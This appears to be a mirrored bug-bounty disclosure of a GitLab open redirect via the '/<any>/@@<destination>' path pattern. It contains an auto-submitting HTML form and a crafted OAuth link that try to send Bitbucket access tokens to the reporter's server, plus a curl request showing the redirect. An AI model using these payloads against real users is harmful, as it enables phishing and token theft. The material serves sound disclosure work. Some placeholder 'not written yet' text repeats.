
Steps to reproduce
1 - Go to GitLab login and click Log in with Bitbucket. Get the client_id to verify the exploit is using GitLab's oauth.
2 - Visit my exploit server. https://stealthybugs.com/xploit.html
<html>
<body>
<h1>Your GitLab Account will be compromised in 3.. 2.. 1.. </h1>
<script>history.pushState('', '', '/')</script>
<form id='exploit' action="https://bitbucket.org/site/oauth2/authorize">
<input type="hidden" name="client_id" value="b9jLmh8WCLZPBAwWba" />
<input type="hidden" name="redirect_uri" value="https://gitlab.com/users/auth/bitbucket/callback;\..\..\..\..\jira\@@stealthybugs.com\" />
<input type="hidden" name="response_type" value="token" />
<input type="hidden" name="state" value="06d3b35a33aef06beb856442ecc7e8ed15f948ec302ad857" />
<script>setTimeout(function(){ document.forms["exploit"].submit(); }, 3000);</script>
</form>
</body>
</html>
3 - Your authentication token is exposed.
4 - Additionally, you could just send someone a link.
https://bitbucket.org/site/oauth2/authorize?client_id=b9jLmh8WCLZPBAwWba&redirect_uri=https%3A%2F%2Fgitlab.com%2Fusers%2Fauth%2Fbitbucket%2Fcallback%3b%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cjira%5c@[@]stealthy.com%5c&response_type=token&state=06d3b35a33aef06beb856442ecc7e8ed15f948ec302ad857
Impact
Account takeover for accounts who have Log in with Bitbucket enabled. Also, any GitLab account who is using Bitbucket to repositories into GitLab will have their account compromised and source code/repositories compromised as well.
What is the current bug behavior?
What is the expected correct behavior?
There should be a whitelisted URL redirect.
Output of checks
GitLab.com
Impact
Account takeover and the compromise of repositories and source code of clients using Bitbucket and Gitlab together.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Screen_Shot_2022-03-10_at_1.17.46_AM.png
- Screen_Shot_2022-03-10_at_1.24.00_AM.png
- Screen_Shot_2022-03-10_at_1.28.59_AM.png
- Screen_Shot_2022-03-10_at_1.30.32_AM.png
- Screen_Recording_2022-03-10_at_1.33.22_AM.mov
How to reproduce
Visit https://gitlab.com/asdfwhatever/@@example.com and note that you are redirected to example.com. The URL pattern is: <instance_server>/<any value>/@@<malicious destination>
~ curl -I "https://gitlab.com/asdasdasd/@@example.com?param1=abc¶m2=xyz#somemore=stuff"
HTTP/2 301
date: Tue, 15 Mar 2022 06:26:55 GMT
content-type: text/html
content-length: 85
location: https://example.com
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application failed to validate the redirect destination in a URL path containing '@@', allowing an attacker to specify an external site.
Impact
An attacker could redirect users to a malicious site, but the report states that attempts to turn this into account takeover were unsuccessful.
What the attacker needed
Victim clicks a crafted link
How it was found
- Visit a GitLab URL with the pattern /<any value>/@@<malicious destination>.
- Observe that the server responds with a redirect to the malicious destination.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
An open redirect is a flaw where a website sends you to another site based on something in the link you clicked. Here, a specially formed GitLab link could send you to any site the attacker chose, which could be used for phishing. The report also mentions an earlier attempt to steal login tokens, but that part did not work on GitLab.
What is Open redirect?
A trusted site forwards users to any address an attacker picks; rarely paid alone, often the missing link in a chain.



